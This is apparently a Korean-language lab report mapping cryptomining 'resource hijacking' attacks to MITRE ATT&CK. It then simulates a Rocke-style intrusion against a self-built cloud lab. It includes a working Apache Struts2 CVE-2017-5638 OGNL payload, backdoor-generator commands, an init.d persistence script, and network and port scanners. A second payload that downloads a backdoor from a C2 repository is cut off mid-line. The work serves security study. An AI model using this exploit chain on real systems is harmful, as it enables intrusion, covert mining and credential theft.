12개의 공격 모두 멀웨어 실행 및 배포, 공격 자동화 등의 목적을 위하여 쉘 환경을 이용하였다. Window, Unix 등 다양한 운영체제에서 공격이 실행되었다. 이에 따라 배치 스크립트, 쉘 스크립트 등을 이용하여 리소스 하이재킹 멀웨어를 실행시켰다. 쉘 환경을 이용하면 컴퓨팅 리소스에 직접적으로 접근할 수 있기 때문에 이는 일반적인 방법으로 사용된다.

3) 레지스트리 키 또는 시작 폴더를 이용한 로그온 시 멀웨어 자동 실행

- Create or Modify System Process: Windows Service (T1543.003)

- Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder (T1547.001)

12개의 공격 중 공격 그룹에 해당하는 4개의 공격은 모두 레지스트리 또는 시작 폴더를 이용하여 멀웨어의 지속성을 확보하였다. 레지스트리 실행 키와 시작 폴더는 운영체제가 프로그램을 찾고 실행하는 기능을 가지고 있다. 때문에 해당 위치에 등록된 프로그램은 부팅 또는 로그온 시 자동 실행된다.

4) 루트킷과 부트킷을 이용한 멀웨어 은닉

- Rootkit (T1014) / Bootkit (T1542.003)

공격 그룹 4개 중 3개의 공격 그룹에서 암호화폐 채굴 멀웨어 은닉을 목적으로 루트킷 또는 부트킷을 사용하였다. 루트킷은 운영체제 수준에서 동작하며 시스템의 관리자 권한을 획득하여 멀웨어를 감출 수 있다. 부트킷은 운영체제 시작되기 전인 부트 프로세스에서 동작하여 멀웨어에 대한 탐지를 회피할 수 있다.

5) 활동 흔적 삭제

- Indicator Removal (T1070)

공격 그룹 4개 중 3개의 공격 그룹이 다양한 방법을 통해 공격의 증거를 삭제하였다. 주로 시스템 로그 파일 및 멀웨어 배포 전 사용한 사전 파일 등을 제거하였다. 해당 행위의 목적은 피해 시스템이 공격당한 사실을 인지하지 못하게 함에 있다.

6) 멀웨어 위장

- Masquerading: Match Legitimate Name or Location (T1036.005)

4개의 공격 그룹 모두 멀웨어나 공격 파일의 이름을 정상적인 파일의 이름으로 위장시켰다. 이는 보안 솔루션 탐지 우회 또는 모니터링 탐지 회피를 목적에 둔다.

7) 파일/정보 난독화

- Obfuscated Files or Information (T1027)

4개의 공격 그룹 모두 파일 또는 정보를 난독화하였다. 사용한 난독화의 방법은 암호화, 인코

딩, 압축 등 다양하다. 이들은 지갑 주소 또는 악성 바이너리를 주로 난독 처리 하였다. 이는 시그니처 기반의 탐지 시스템을 우회하여 파일의 지속성을 유지하는 것을 목적에 둔 행위이다.

8) 시스템 정보 검색

- System Information Discovery (T1082)

4개의 공격 그룹 모두 시스템 정보 검색을 수행하였다. 이들은 커널 이름, 시스템 버전, 아키텍처, 디스크 파티션, 논리 볼륨 및 호스트 이름, CPU 및 메모리 등 다양한 정보를 검색하였다. 이렇게 수집한 정보는 주로 다음 공격 수행 과정에서 사용된다.

9) 웹 프로토콜 사용

- Application Layer Protocol: Web Protocols (T1071)

4개의 공격 그룹 중 두 그룹이 수행하였다. 공격과 관련된 트래픽이 네트워크 필터링에 걸러지는 것을 막기 위해 웹 프로토콜 트래픽에 포함시켜 통신시키는 수법이다. 이들은 Pastebin에 wget 및 curl 명령을 실행할 때 HTTP 프로토콜을 사용하였다.

10) 웹 서비스 사용

- Web Service (T1102)

4개의 공격 그룹 중 두 그룹이 수행하였다. C2의 매커니즘 역할을 위해 웹 서비스를 사용하는 수법이다. C2(Command&Control)란 공격자가 초기 침투에 성공한 장치와의 통신을 유지하는 데 사용하는 도구 및 기술 집합을 뜻한다. 이들 중 한 그룹은 C2를 위해 Pastebin, Gitee 및 GitLab을 사용했고, 나머지 그룹은 웹 서비스를 활용하여 수집된 데이터를 다시 C2로 보내는 데에 사용했다.


11) 리소스 하이재킹

- Resource Hijacking (T1496)

12개의 공격 모두 피해 시스템에 암호화폐 멀웨어를 배포하였다. 이는 암호화폐 채굴을 위하여 대상의 컴퓨팅 자원을 소비한다.

3. 시스템 구성도

클라우드 환경을 대상으로 가상의 공격을 시도하기 위해 <그림2>와 같이 시스템을 구성하였다.




<그림 2> 시스템 구성도

방화벽을 기준으로 외부에는 인터넷에 접속이 가능한 공격자 pc와 C2서버(GitHub)를 배치한다. 방화벽 내부에는 외부에서 접속이 가능한 웹 서버를 설치하고, 이와 동일한 환경의 개발자 PC를 배치한다. 내부망에서 접근가능한 오픈스택 서버를 설치하고, 해당 클라우드 환경에 여러 인스턴스가 생성되어 있는 환경을 구축하였다. 그리고 오픈스택 서버와 환경과 ELK를 연동하여, 클라우드 환경에서 발생하는 이벤트에 대한 로그를 수집하고 분석할 수 있도록 하였다.

4. Resource Hijacking 공격 수행

4-1. 공격개요

지금까지 Mitre ATT&CK Framwork를 기반으로 클라우드 환경에서 일어날 수 있는 공격과, 이를 활용해 리소스 하이재킹 공격을 수행했던 해킹 그룹에 대한 정보를 살펴보았다. 이제, 앞서 구축한 가상 인프라를 대상으로 직접 공격을 시도해보고 로그를 수집해볼 차례이다. 아래의 <그림3>은 Rocke 그룹의 공격 시나리오를 참고하여 새롭게 구성한 공격 시나리오를 도식화한 것이다.




<그림 3> 리소스 하이재킹 공격 시나리오

우선, 공격자는 공개된 웹 서버의 취약점을 악용하여 백도어를 서버에 설치하게 된다. 백도어를 사용해 웹 서버에서 공격자로 리버스 쉘을 연결시킨 후, 마이너(채굴) 프로그램을 웹서버에 설치하여 실행시킨다. 이후, 침해의 지속성을 유지하기 위해 해당 프로그램은 cron에 등록하여 주기적으로 실행되도록 한다. cron 설정은 웹 서버의 루트권한을 획득했을 경우에만 가능하기 때문에, 이전 단계의 공격을 통해 웹서버의 권한을 완전히 장악했다고 가정한다. 또한, 웹서버의 /var/log의 내용을 삭제하고, 마이너 프로그램의 파일명을 'java'로 변경하여 공격 탐지와 방어 메커니즘을 회피할 수 있도록 할 예정이다.

웹 서버를 완전히 장악했다면, 이제 더 깊은 내부로 침투하기 위해 방화벽 내부의 네트워크 인프라를 탐색할 차례이다. 먼저 네트워크 스캐너를 통해 전체적인 네트워크 인프라 구성을 확인한 다음, 웹 서버에 원격으로 연결했던 시스템을 찾기 위해서 /var/log/auth.log, /var/log/vsftpd.log 파일을 확인하고, 웹 서버와 SSH 및 FTP 연결을 수행했던 개발자 PC의 IP 및 오픈 포트 정보를 수집한다. 이렇게 찾아낸 개발자 PC에 FTP와 SSH를 사용하여 웹 서버에 설치된 백도어와 마이너 프로그램을 전송하여 설치 후 실행시킨다. 성공적으로 백도어 프로그램을 실행시켰다면 웹 서버와 마찬가지로 개발자 PC에서 공격자로 리버스 쉘 연결을 시도할 수 있다.

리버스 쉘을 통해 개발자 PC와 연결되었다면, knows_host 파일에 기록된 IP 기록 중 오픈스택 서버의 IP를 찾는다. 또한, 개발자 PC에서 오픈스택에 접속하기 위한 개인키(pem 파일)을 찾고, 이를 사용해 오픈스택 인스턴스에 접속한다. 접속에 성공하면, C2서버로 사용한 GitHub에서 인스턴스로 마이너 프로그램을 다운로드 받아올 수 있도록 wget명령을 시도한다. 이렇게 인스턴스에 설치된 마이너 프로그램을 실행시키면 리소스 하이재킹 공격이 성공적으로 완료된다.

지금까지 소개한 공격 시나리오에서 TTPs를 도출하여 아래의 <그림 4>로 나타냈다.




<그림 4> 리소스 하이재킹 공격 시나리오 기반 TTPs 도출

4-2. 공격 수행

1) 정찰

공격대상을 찾아보는 행위를 진행



2) 자원 개발

(1) 백도어 개발(Backdoor Development)

Github krishpranav/Backdoorcreator 님의 백도어 생성 프로그램을 사용

- git clone https://github.com/krishpranav/Backdoorcreator
- cd Backdoorcreator
- sudo chmod +x *
- python3 -m pip install -r requirements.txt
- python3 server.py
- python3 backdoorcreate.py

```
┌──(root㉿jw)-[/home/jw/BackdoorCreator/Backdoorcreator]
└─# python3 backdoorcreate.py


    [1] linux
    [2] windows
    [3] Listening Connection
    [4] Exit

Select Your Target System : 1

IP: 192.168.10.30

PORT: 52

File Saved > LinuxBackDoor



    [1] linux
    [2] windows
    [3] Listening Connection
    [4] Exit

Select Your Target System :
```

```
┌──(root㉿jw)-[/home/jw/BackdoorCreator/Backdoorcreator]
└─# ls
LinuxBackDoor  backdoorcreate.py  ngrok             screenshot.png  testing
README.md      link2.url          requirements.txt  server.py
```

(2) 마이너 개발

실습에서는 python으로 작성된 1~100000000 연산 파일 작성

```
sum =0
for i in range(100000000):
    sum +=i
print(sum)

```


(3) init.d 스크립트 작성

Coin_Miner.py 프로그램을 Boot시 실행 시킬 수 있는 init.d에 넣을 autorun.sh 스크립트 작성

```
#!/bin/sh
### BEGIN INIT INFO
# Provides:          my_script
# Required-Start:    $all
# Required-Stop:
# Default-Start:     2 3 4 5
# Default-Stop:
# Short-Description: Start autorun_script at boot time
### END INIT INFO

python /var/lib/tomcat9/webapps/test/Coin_Miner.py
```

(4) 네트워크 대역 Scanner 개발

https://blog.naver.com/chandong83/221672910601



```
#검색할 IP주소 범위
baseIP = '192.168.10.'
#시작 IP
startIP = 2
#마지막 IP
endIP = 254
#쓰레드 시작 간격
threadInterval=0.05 #50ms

#ping 명령으로 IP 확인하는 함수
def checkIP(ip, queue):
  #print(ip)
  #IP주소로 한번만 ping을 보내 반응하는지 확인
  ret = os.system('ping -c 1 ' + ip)
  if ret == 0:
    #print(ip + ': ok')
    #IP가 있으면 queue 에 해당 IP 추가
    queue.put(ip)

if __name__ == '__main__':
  m = multiprocessing.Manager()
  #multiprocessing용 큐
  queue = m.Queue()

  threadpool = []

  for ip in range(startIP, endIP):
    addr = baseIP+str(ip)
    #multiprocessing으로 쓰레드 생성
    p = multiprocessing.Process(target=checkIP, args=(addr,queue,))
    threadpool.append(p)

  #쓰레드 시작
  for th in threadpool:
    th.start()
    time.sleep(threadInterval)

  #모든 쓰레드가 종료될때 까지 대기
  for th in threadpool:
    th.join()
  #queue에 있는 IP주소 화면에 출력
  while queue.empty() == False:
    ip = queue.get(True)
    print(ip)

  print('done')
```

(5) Port Scanner 개발


Github (https://github.com/starhound/PortScan/blob/main/PortScan.py)

```python
import socket
import sys


def scanHost(ip, startPort, endPort):
    print('[*] Starting TCP port scan on host %s' % ip)
    # Begin TCP scan on host
    tcp_scan(ip, startPort, endPort)
    print('[+] TCP scan on host %s complete' % ip)


def scanRange(network, startPort, endPort):
    print('[*] Starting TCP port scan on network %s.0' % network)
    for host in range(1, 255):
        ip = network + '.' + str(host)
        tcp_scan(ip, startPort, endPort)

    print('[+] TCP scan on network %s.0 complete' % network)
```


```python
def tcp_scan(ip, startPort, endPort):
    for port in range(startPort, endPort + 1):
        try:
            tcp = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            if not tcp.connect_ex((ip, port)):
                print('[+] %s:%d/TCP Open' % (ip, port))
                tcp.close()
        except Exception:
            pass


def main():
    socket.setdefaulttimeout(0.01)
    network = input("IP ADDRESS: ")
    startPort = int(input("START PORT: "))
    endPort = int(input("END PORT: "))
    scanHost(network, startPort, endPort)

main()
end = input("Press any key to close")
```

(6)C&C서버

Rocke는 중국 저장소 사이트 gitee.com를 사용하여 C2서버를 생성하였지만, 실습에서는 Github를 사용함.



< Rocke가 사용한 gitee.com의 Struts999 Repository >



< 실습 환경 구축을 위한 Github Repository 생성 >

3) 최초 침투

공개된 Web서버의 취약점 이용 (Apache Struts2 / CVE-2017-5638)

■ Apache Struts2 취약점이란?

- Struts REST 플러그인을 사용해 XML 페이로드를 처리할 시 HTTP Request Header의

Content-Type을 변조하여 원격코드 실행이 가능한 취약점

→ REST 플러그인 : XStream Handler 유형 필터링 없이 직렬화를 위해 XStream의 인스턴스와 함께 사용

- REST 통신 과정에서 데이터가 체크 후에 deserialize 되어야 하는데 체크 과정없이 사용되서 발생

- XStream 인스턴스를 이용하여 XML 역질렬화 시 검증이 존재하지 않는 XStreamhandler를 사용해서 발생

■ Apache Struts2 취약점 존재 버전

- Apache Struts 2.1.2 ~ 2.3.33

- Apache Struts 2.5 ~ 2.5.12

■ Apache Struts2 취약점 존재 버전


메인 페이지 접속 후 프록시 툴을 이용하여 공격 구문 삽입(OGNL표현식)

ex)

```
Content-Type:%{(#kjy='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='whoami').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
```

■ 공격 진행 과정

(1) 공격자는 Reverse Connection을 수행하기 위해 52 Port을 Listening한다.




(2) Apache Struts2 취약점을 이용하여 C2서버에서 백도어 wget

Tomcat은 특정 디렉토리 외 모든 디렉토리가 read-only이기 때문에 그 점을 유의하여 파일을 다운로드 (실습 진행 경로 : /var/log/tomcat9)

* read/write가 기본으로 설정된 default 디렉토리

-> /etc/systemd/system/multi-user.target.wants/tomcat9.service 파일에서 확인



* Payload < wget 백도어 >


Content-Type:%{(#kjy='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedC